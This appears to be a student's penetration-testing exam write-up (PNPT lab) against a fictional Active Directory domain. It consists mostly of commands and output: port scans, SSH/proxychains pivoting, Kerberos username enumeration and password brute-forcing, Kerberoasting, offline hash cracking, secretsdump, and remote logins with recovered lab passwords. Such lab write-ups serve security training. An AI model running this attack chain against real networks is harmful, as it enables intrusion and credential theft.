
```
adminuser@mail:~$ ./port_scan.sh
[*]HOST:10.10.10.35 -> PORT: 135 - OPEN
[*]HOST:10.10.10.35 -> PORT: 139 - OPEN
[*]HOST:10.10.10.35 -> PORT: 445 - OPEN
[*]HOST:10.10.10.35 -> PORT: 3389 - OPEN
[*]HOST:10.10.10.35 -> PORT: 5040 - OPEN
```

```
adminuser@mail:~$ ./port_scan.sh
[*]HOST:10.10.10.225 -> PORT: 53 - OPEN
[*]HOST:10.10.10.225 -> PORT: 88 - OPEN
[*]HOST:10.10.10.225 -> PORT: 139 - OPEN
[*]HOST:10.10.10.225 -> PORT: 135 - OPEN
[*]HOST:10.10.10.225 -> PORT: 389 - OPEN
[*]HOST:10.10.10.225 -> PORT: 464 - OPEN
[*]HOST:10.10.10.225 -> PORT: 445 - OPEN
[*]HOST:10.10.10.225 -> PORT: 593 - OPEN
[*]HOST:10.10.10.225 -> PORT: 3268 - OPEN
[*]HOST:10.10.10.225 -> PORT: 5985 - OPEN
[*]HOST:10.10.10.225 -> PORT: 9389 - OPEN
[*]HOST:10.10.10.225 -> PORT: 49668 - OPEN
[*]HOST:10.10.10.225 -> PORT: 49673 - OPEN
[*]HOST:10.10.10.225 -> PORT: 49674 - OPEN
[*]HOST:10.10.10.225 -> PORT: 49698 - OPEN
[*]HOST:10.10.10.225 -> PORT: 49824 - OPEN
```

Port Forwarding

Port forward with ssh on 10.10.10.25 because port 80 is open on that

```
ssh -i id_rsa_giovanni adminuser@mail -L 80:10.10.10.25:80
```



Is my exam done yet?

Kerberos 10.10.10.225:88

```
ssh -i id_rsa_giovanni adminuser@mail -L 88:10.10.10.225:88
```

```
./kerbrute_linux_amd64 userenum --dc 127.0.0.1 -d thepastamentors.com /home/kali/PNPT/usernames.txt
```

```
┌──(kali㉿kali)-[~]
└─$ ./kerbrute_linux_amd64 userenum --dc 127.0.0.1 -d thepastamentors.com /home/kali/PNPT/usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/23/22 - Ronnie Flathers @ropnop

2022/09/23 16:37:35 >  Using KDC(s):
2022/09/23 16:37:35 >   127.0.0.1:88

2022/09/23 16:37:35 >  [+] VALID USERNAME:       alanzo@thepastamentors.com
2022/09/23 16:37:35 >  [+] VALID USERNAME:       adriano@thepastamentors.com
2022/09/23 16:37:35 >  [+] VALID USERNAME:       alessandra@thepastamentors.com
2022/09/23 16:37:36 >  [+] VALID USERNAME:       mario@thepastamentors.com
2022/09/23 16:37:36 >  [+] VALID USERNAME:       giovanni@thepastamentors.com
2022/09/23 16:37:36 >  [+] VALID USERNAME:       Adriano@thepastamentors.com
2022/09/23 16:37:36 >  [+] VALID USERNAME:       leo@thepastamentors.com
2022/09/23 16:37:36 >  [+] VALID USERNAME:       Alessandra@thepastamentors.com
2022/09/23 16:37:36 >  [+] VALID USERNAME:       Alanzo@thepastamentors.com
2022/09/23 16:37:36 >  [+] VALID USERNAME:       Mario@thepastamentors.com
2022/09/23 16:37:36 >  [+] VALID USERNAME:       Giovanni@thepastamentors.com
2022/09/23 16:37:37 >  Done! Tested 34 usernames (11 valid) in 1.992 seconds
```

Got the leo password

```
./kerbrute_linux_amd64 bruteuser --dc 127.0.0.1 -d thepastamentors.com /home/kali/PNPT/pnpt_wordlist.txt leo@thepastamentors.com
```

```
┌──(kali㉿kali)-[~]
└─$ ./kerbrute_linux_amd64 bruteuser --dc 127.0.0.1 -d thepastamentors.com /home/kali/PNPT/pnpt_wordlist.txt leo@thepastamentors.com

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/23/22 - Ronnie Flathers @ropnop

2022/09/23 16:51:19 >  Using KDC(s):
2022/09/23 16:51:19 >   127.0.0.1:88

2022/09/23 16:51:29 >  [+] VALID LOGIN:  leo@thepastamentors.com:P@ssw0rd!
2022/09/23 16:51:31 >  Done! Tested 102 logins (1 successes) in 11.795 seconds
```

leo@thepastamentors.com:P@ssw0rd!

crackmapexec


```
ssh -i id_rsa_giovanni adminuser@mail -L 445:10.10.10.225:445

crackmapexec smb 127.0.0.1 -u leo -p 'P@ssw0rd!'
```

```
└─$ crackmapexec smb 127.0.0.1 -u leo -p 'P@ssw0rd!'
SMB         127.0.0.1       445    TPM-DC           [*] Windows 10.0 Build 17763 (name:TPM-DC) (domain:thepastamentors.com) (signing:True) (SMBv1:False
)
SMB         127.0.0.1       445    TPM-DC           [+] thepastamentors.com\leo:P@ssw0rd!
```

Same can do with all the IPS we found

RDP on leo

```
sudo rdesktop -u leo -p P@ssw0rd! -d thepastamentors.com -c BYPASS 127.0.0.1
```



we formed a ssh tunnel using,

```
ssh -D 8585 adminuser@10.10.155.5 -i id_rsa_giovanni
```

```
┌──(kali㉿kali)-[~/PNPT]
└─$ ssh -D 8585 adminuser@10.10.155.5 -i id_rsa_giovanni
hostkeys_find_by_key_hostfile: hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
The authenticity of host '10.10.155.5 (10.10.155.5)' can't be established.
ED25519 key fingerprint is SHA256:DRXSvA+jn8CNgH/ieINarbmavCeZRWSsdrTL0v/JdgM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/kali/.ssh/known_hosts).
Enter passphrase for key 'id_rsa_giovanni':
client_input_hostkeys: hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-197-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Dec  1 07:55:39 EST 2022

  System load:  0.0               Processes:           154
  Usage of /:   47.7% of 18.53GB  Users logged in:     0
  Memory usage: 60%               IP address for eth0: 10.10.155.5
  Swap usage:   0%                IP address for eth1: 10.10.10.5


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Dec  1 06:56:52 2022 from 10.10.200.5
```

```
adminuser@mail:~$ telnet 10.10.10.225 88
Trying 10.10.10.225...
Connected to 10.10.10.225.
Escape character is '^]'.
^CConnection closed by foreign host.
adminuser@mail:~$ telnet 10.10.10.25 88
Trying 10.10.10.25...
telnet: Unable to connect to remote host: Connection refused
adminuser@mail:~$ telnet 10.10.10.5 88
Trying 10.10.10.5...
telnet: Unable to connect to remote host: Connection refused
adminuser@mail:~$ telnet 10.10.103.5 88
Trying 10.10.103.5...
^C
adminuser@mail:~$ telnet 10.10.10.35 88
Trying 10.10.10.35...
^C
adminuser@mail:~$ telnet 10.10.10.15 88
Trying 10.10.10.15...
^C
```

Add the Same Port in Proxychains

```
┌──(kali㉿kali)-[~/PNPT]
└─$ tail /etc/proxychains.conf
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 8585
```

we will figure out the domain name context using ldapsearch

```
┌──(kali㉿kali)-[~/PNPT]
└─$ proxychains ldapsearch -H ldap://10.10.10.225 -x -s base namingcontexts
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-response|: kali does not exist
|D-chain|-<>-127.0.0.1:8585-<><>-10.10.10.225:389-<><>-OK
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=thepastamentors,DC=com
namingcontexts: CN=Configuration,DC=thepastamentors,DC=com
namingcontexts: CN=Schema,CN=Configuration,DC=thepastamentors,DC=com
namingcontexts: DC=DomainDnsZones,DC=thepastamentors,DC=com
namingcontexts: DC=ForestDnsZones,DC=thepastamentors,DC=com

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

```
┌──(kali㉿kali)-[~/PNPT]
└─$ proxychains ldapsearch -x -LLL -H ldap://10.10.10.225 -b '' -s base '(objectclass=*)'
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-response|: kali does not exist
|D-chain|-<>-127.0.0.1:8585-<><>-10.10.10.225:389-<><>-OK
dn:
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=thepastamentors,DC=com
ldapServiceName: thepastamentors.com:tpm-dc$@THEPASTAMENTORS.COM
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedLDAPPolicies: MaxPoolThreads
supportedLDAPPolicies: MaxPercentDirSyncRequests
supportedLDAPPolicies: MaxDatagramRecv
supportedLDAPPolicies: MaxReceiveBuffer
supportedLDAPPolicies: InitRecvTimeout
supportedLDAPPolicies: MaxConnections
supportedLDAPPolicies: MaxConnIdleTime
supportedLDAPPolicies: MaxPageSize
supportedLDAPPolicies: MaxBatchReturnMessages
supportedLDAPPolicies: MaxQueryDuration
supportedLDAPPolicies: MaxDirSyncDuration
supportedLDAPPolicies: MaxTempTableSize
supportedLDAPPolicies: MaxResultSetSize
supportedLDAPPolicies: MinResultSets
supportedLDAPPolicies: MaxResultSetsPerConn
supportedLDAPPolicies: MaxNotificationPerConn
supportedLDAPPolicies: MaxValRange
supportedLDAPPolicies: MaxValRangeTransitive
supportedLDAPPolicies: ThreadMemoryLimit
supportedLDAPPolicies: SystemMemoryLimitPercent
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.801
supportedControl: 1.2.840.113556.1.4.473
supportedControl: 1.2.840.113556.1.4.528
supportedControl: 1.2.840.113556.1.4.417
supportedControl: 1.2.840.113556.1.4.619
supportedControl: 1.2.840.113556.1.4.841
supportedControl: 1.2.840.113556.1.4.529
supportedControl: 1.2.840.113556.1.4.805
supportedControl: 1.2.840.113556.1.4.521
supportedControl: 1.2.840.113556.1.4.970
supportedControl: 1.2.840.113556.1.4.1338
supportedControl: 1.2.840.113556.1.4.474
supportedControl: 1.2.840.113556.1.4.1339
```

```
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=thepastamentors,
 DC=com
serverName: CN=TPM-DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Config
 uration,DC=thepastamentors,DC=com
schemaNamingContext: CN=Schema,CN=Configuration,DC=thepastamentors,DC=com
namingContexts: DC=thepastamentors,DC=com
namingContexts: CN=Configuration,DC=thepastamentors,DC=com
namingContexts: CN=Schema,CN=Configuration,DC=thepastamentors,DC=com
namingContexts: DC=DomainDnsZones,DC=thepastamentors,DC=com
namingContexts: DC=ForestDnsZones,DC=thepastamentors,DC=com
isSynchronized: TRUE
highestCommittedUSN: 86142
dsServiceName: CN=NTDS Settings,CN=TPM-DC,CN=Servers,CN=Default-First-Site-Nam
 e,CN=Sites,CN=Configuration,DC=thepastamentors,DC=com
dnsHostName: TPM-DC.thepastamentors.com
defaultNamingContext: DC=thepastamentors,DC=com
currentTime: 20221201131448.0Z
configurationNamingContext: CN=Configuration,DC=thepastamentors,DC=com
```

we figured out the dc's URL as tpm-dc$@thepastementors.com


now we enumerated the users from the osint using kerbrute

```
proxychains4 -q kerbrute -domain THEPASTAMENTORS.COM -users /home/kali/PNPT/usernames.txt -passwords /home/kali/PNPT/pnpt_wordlist.txt -dc-
```

```
┌──(kali㉿kali)-[~/PNPT/kerbrute]
└─$ proxychains4 -q kerbrute -domain THEPASTAMENTORS.COM -users /home/kali/PNPT/usernames.txt -passwords /home/kali/PNPT/pnpt_wordlist.txt -dc-ip 10.10.10.225
Impacket v0.10.1.dev1+20220704.185348.f2eb2b65 - Copyright 2022 SecureAuth Corporation

[*] Valid user => adriano@thepastamentors.com
[*] Valid user => alanzo@thepastamentors.com
[*] Valid user => alessandra@thepastamentors.com
[*] Valid user => mario@thepastamentors.com
[*] Valid user => giovanni@thepastamentors.com
[*] Valid user => leo@thepastamentors.com
[*] Valid user => Adriano@thepastamentors.com
[*] Valid user => Alanzo@thepastamentors.com
[*] Valid user => Alessandra@thepastamentors.com
[*] Valid user => Mario@thepastamentors.com
[*] Valid user => Giovanni@thepastamentors.com
[*] Stupendous => leo@thepastamentors.com:P@ssw0rd!
[*] Saved TGT in leo@thepastamentors.com.ccache
```

```
proxychains4 -q GetUserSPNs.py -request -dc-ip 10.10.10.225 thepastamentors.com/leo -save -outputfile Userspns.txt
```

```
┌──(kali㉿kali)-[~/PNPT/kerbrute]
└─$ proxychains4 -q GetUserSPNs.py -request -dc-ip 10.10.10.225 thepastamentors.com/leo -save -outputfile Userspns.txt
Impacket v0.10.1.dev1+20220704.185348.f2eb2b65 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName                                  Name          MemberOf  PasswordLastSet             LastLogon  Delegation
----------------------------------------------------  ------------  --------  --------------------------  ---------  ----------
TPM-DC/NoodleSVC.thepastamentors.com:60111             NoodleSVC               2022-11-16 15:13:34.952848  <never>
TPM-DC/SophosSVC.thepastamentors.com:60112             SophosSVC               2022-11-16 15:06:31.864533  <never>
TPM-DC/CarbonBlackSVC.thepastamentors.com:60115        CarbonBlackSVC          2022-11-16 15:06:55.146068  <never>
TPM-DC/RecipeSVC.thepastamentors.com:60113             RecipeSVC               2022-11-16 15:07:25.170944  <never>
TPM-DC/LinguineSVC.thepastamentors.com:60114           LinguineSVC             2022-11-16 15:09:17.197165  <never>
```



Now Crack that TGT with John


```
john --wordlist=/home/kali/rockyou.txt Userspns.txt
```

```
┌──(kali㉿kali)-[~/PNPT/kerbrute]
└─$ john --wordlist=/home/kali/rockyou.txt  Userspns.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Noodle_doodle    (?)
1g 0:00:01:15 DONE (2022-12-01 23:01) 0.01329g/s 190690p/s 906043c/s 906043C/s  0841079575..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Secrets Dump

```
proxychains4 -q secretsdump.py NoodleSVC:Noodle_doodle@10.10.10.15
```

Crack hash






```
proxychains4 -q evil-winrm -i 10.10.10.25 -u helpdesk -p cheesypasta7
```

not able to download file using winrm

```
proxychains4 rdesktop -u helpdesk -d bypass 10.10.10.25
```

```
┌──(kali㉿kali)-[~/PNPT]
└─$ proxychains4 rdesktop -u helpdesk -d bypass 10.10.10.25
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:8585  ...  10.10.10.25:3389  ...  OK

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=BYPASS.thepastamentors.com


Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection atempt will be aborted:

    Subject: CN=BYPASS.thepastamentors.com
     Issuer: CN=BYPASS.thepastamentors.com
 Valid From: Mon Sep 19 11:48:36 2022
         To: Tue Mar 21 11:48:36 2023

  Certificate fingerprints:

       sha1: 9729346618892294e27094ccf10d45880b7cb99a
     sha256: 683e75ceaa8e3ac9eb557059bad8acfbc8c977a0f00df464e4dd5e2a96487c41
```






```
┌──(kali㉿kali)-[~/PNPT]
└─$ proxychains4 wget http://10.10.10.25:8000/db.kdbx
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
--2022-12-02 13:38:12--  http://10.10.10.25:8000/db.kdbx
Connecting to 10.10.10.25:8000... [proxychains] Dynamic chain  ...  127.0.0.1:8585  ...  10.10.10.25:8000  ...  OK
connected.
HTTP request sent, awaiting response... 200 OK
Length: 2414 (2.4K) [application/octet-stream]
Saving to: 'db.kdbx'

db.kdbx                                                 100%[=======================================================

2022-12-02 13:38:13 (508 KB/s) - 'db.kdbx' saved [2414/2414]
```

Using keepass2john, we converted it to be a crackable

```
keepass2john db.kdbx > keejohn
```

Crack the master passwd with john

